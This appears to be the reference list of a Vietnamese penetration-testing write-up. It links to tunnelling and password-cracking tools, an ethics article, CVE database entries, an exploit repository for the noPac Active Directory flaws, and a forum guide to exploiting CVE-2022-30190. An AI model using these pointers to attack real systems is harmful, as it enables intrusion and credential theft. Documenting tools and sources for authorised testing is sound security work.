- [4] Ligolo-ng: <https://github.com/nicocha30/ligolo-ng>
- [5] John the Ripper: <https://www.openwall.com/john/>
- [6] Đánh giá về tuân thủ đạo đức trong kiểm thử xâm nhập:
<https://www.secureideas.com/knowledge/what-are-the-ethical-and-legal-considerations-for-penetration-testing>
- [7] CVE-2022-21882: <https://nvd.nist.gov/vuln/detail/cve-2022-21882>
- [8] CVE-2021-42278 & CVE-2021-42287:
<https://github.com/Ridter/noPac>
- [9] CVE-2022-30190:
<https://whitehat.vn/threads/huong-dan-khai-thac-lo-hong-thuc-thi-ma-tu-xa-trong-microsoft-office-cve-2022-30190.16638/>
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-30190>